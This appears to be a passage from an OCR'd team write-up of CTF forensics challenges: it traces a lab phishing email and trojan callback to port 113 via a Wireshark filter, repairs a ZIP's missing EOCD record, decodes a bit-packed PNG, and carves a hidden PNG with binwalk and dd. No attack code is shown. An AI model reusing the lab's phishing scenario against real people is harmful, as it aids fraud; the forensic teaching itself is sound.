
2. Open the file on network miner to see if there is data or message that were sended between 192.168.1.100 and 192.168.1.24






3. The customer@fakebank.com is a bit suspicious because it come from outside of the email morningcatch.ph and also the file inside the zip have trojan virus.





4. After that i retrieved this file name and the email where is it come from. **`customer@fakebank.com`**, with an attachment **`Visa_Payment_Document.zip`**

5. Now i need the Address Where Malicious Code Sendrequest To, for completing the flag. Using tcp.flags.syn == 1 && ip.src == 192.168.1.24 Because the `tcp.flags.syn == 1` filter captures TCP **SYN (synchronize) packets**, which are the first step in establishing a TCP connection. This helps identify outgoing connection attempts made by a system. The condition `ip.src == 192.168.1.24` ensures that we are only analyzing SYN packets originating from `192.168.1.24`, which is the suspected compromised machine.



All of the list only port **113** is listed there, which means the compromised machine (`192.168.1.24`) is attempting to establish a connection specifically to **port 113** on the destination IP (`192.168.1.100`).

6. Use the port and destination IP to complete the flag which will get **pu-flag{Visa_Payment_Document.zip_customer@fakebank.com_http://192.168.1.100:113}**

Binbasecii

Solved On: 05 March 2025
Solved by: Ida Bagus Wahyudha Gautama
Flag Retrieved: **pu-flag{Ex1f-15-c00l-n0}**

Challenges overview:
The challenge provided a corrupted ZIP file and a hexadecimal string in the challenge description. The task was to repair the ZIP file and extract the hidden content.

Key Findings:


- The ZIP file was missing the EOCD (End of Central Directory) signature.
- The provided hexadecimal string needed to be appended to the file to fix it.
- The extracted ZIP contained a PNG file, which had hidden data inside.

Tools Used:


- Hexed.it (Online Hex Editor).
- Aperi'Solve (to check for hidden data in the PNG file)
- Online Base58 Decoder (to decode Base58)

Solving Step-by-step:


1. Convert the ASCII code from the challenge description using online tools and we will get a hex value.



2. Checked the ZIP file header in a hex editor
    - The file started with 50 4B 03 04, meaning it was a valid ZIP archive.
    - The EOCD signature (50 4B 05 06**)** was missing at the end.



3. Since we're missing the EOCD, we need to fix it by adding the EOCD hex value at the end and put the converted hex value we got from the ASCII after the EOCD (50 4B 05 06 00 00 00 00 01 00 01 00 4C 00 00 00 E3 E5 29 00 00 00)




4. Extract the zip file and we will get a PNG file.


5. Use online tools to view the image metadata and we will find a a hex encoded string in the software section.

software	b'42466434374d696f33584a5071756d4a354c6257773637744b687a584545574d41'
	CTF - Keylogger - Ida Bagus W.G

6. Decode the hex encoded string using online tools and we will get a Base58 encoded string.



7. Now we decode the Base58 string to get the flag and here is the result.



gotta-fix-the-corruption

Solved On: 07 March 2025
Solved by: Ida Bagus Wahyudha Gautama
Flag Retrieved: **pu-flag{3asy-0bfusc4t10n-4nd-st3g-does-it?}**

Challenges overview:
This challenge involved recovering a corrupted image file (vi.png) that was supposedly altered during transfer. The goal was to restore the image and extract hidden information from it. Upon attempting to open the file, it was found to be unreadable, indicating possible encoding or corruption.

Key Findings:

- The image file could not be opened, suggesting corruption or encoding.
- The hint suggested using binascii.unhexlify, implying the data might be stored in an encoded form.
- Analyzing the raw bytes of the file revealed only a few unique values (0x00, 0x01, 0x10, 0x11), suggesting a custom bit-packing scheme.
- By mapping these values to 2-bit sequences and reconstructing the original binary data, the image was successfully restored.


Tools Used:

- Python (for analysis and reconstruction)
- binascii (for checking encoding formats)
- PIL (to verify image validity)
- matplotlib (for byte frequency distribution analysis)

Solving Step-by-step:


1. Upload vi.png to an online file checker (HexEd.it) to inspect its structure.

2. Notice that the file contains only 0x00, 0x01, 0x10, and 0x11, meaning it could be bit-packed data.




3. Use CyberChef's "Find and Replace" function to manually map these values:
    - Replace 0x00 → 00
    - Replace 0x01 → 01
    - Replace 0x10 → 10
    - Replace 0x11 → 11

The values corresponded to two-bit sequences, By converting these values into binary, we reconstructed a valid bitstream. We then grouped the bits into 8-bit chunks (bytes) and converted them back into raw image data.



4. Download the output and we will get the fixed image, then we put the image to Aperi'solve to inspect it to find the hidden flag and here is the result.



latte

Solved On: 7 March 2025
Solved by: Alghazali Winet Abdurrahman
Flag Retrieved: pu-flag{h0w-d0-y0u-f1nd-m3}

Challenges overview:
The challenge involved extracting hidden data from an image file. The given image, `coffee-latte.png`, appeared normal at first glance, but further analysis revealed embedded data. The goal was to uncover and retrieve the hidden flag.

HINT : image inside image

Key Findings:

1. When inspecting the image metadata using `exiftool`, no obvious clues were found.
2. Running `binwalk` on `coffee-latte.png` showed an embedded **PNG image** starting at offset `76605`.
3. Extracting this hidden PNG and overlaying it on the original image revealed the flag.

Tools Used:

1. `exiftool` – for metadata analysis
2. `binwalk` – to detect embedded files
3. `dd` – to extract the hidden file
4. Aperisolve (but the time i write the steps the website is currently down so i use alternative using this website https://29a.ch/photo-forensics/#pca

Solving Step-by-step:

1. Check the coffee-latte.png using exiftool in linux

```
┌──(cathzer㉿kali)-[~/Downloads]
└─$ exiftool coffee-latte.png
ExifTool Version Number         : 12.76
File Name                       : coffee-latte.png
Directory                       : .
File Size                       : 819 kB
File Modification Date/Time     : 2025:03:06 18:17:36-08:00
File Access Date/Time           : 2025:03:09 12:02:51-07:00
File Inode Change Date/Time     : 2025:03:06 18:17:36-08:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Image Width                     : 800
Image Height                    : 600
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 800×600
Megapixels                      : 0.480
```

PU CTF Keylogger
Alghazali Winet Abdurrahman

2. Use binwalk to search if there is any hidden file in the picture

```
┌──(cathzer㉿kali)-[~/Downloads]
└─$ binwalk coffee-latte.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
76605         0x12B3D         PNG image, 567 x 567, 8-bit/color RGB, non-interlaced
76646         0x12B66         Zlib compressed data, default compression
819464        0xC8108         End of Zip archive, footer length: 22
```

PU CTF Keylogger
Alghazali Winet Abdurrahm

This indicated an embedded **PNG image** starting at offset 76605.


3. Use "**dd if=coffee-latte.png of=recovered.png bs=1 skip=76605**" to extract hidden files within the coffee-latte.png

```
┌──(cathzer㉿kali)-[~/Downloads]
└─$ dd if=coffee-latte.png of=recovered.png bs=1 skip=76605
742881+0 records in
742881+0 records out
742881 bytes (743 kB, 725 KiB) copied, 0.398857 s, 1.9 MB/s

┌──(cathzer㉿kali)-[~/Downloads]
└─$
```

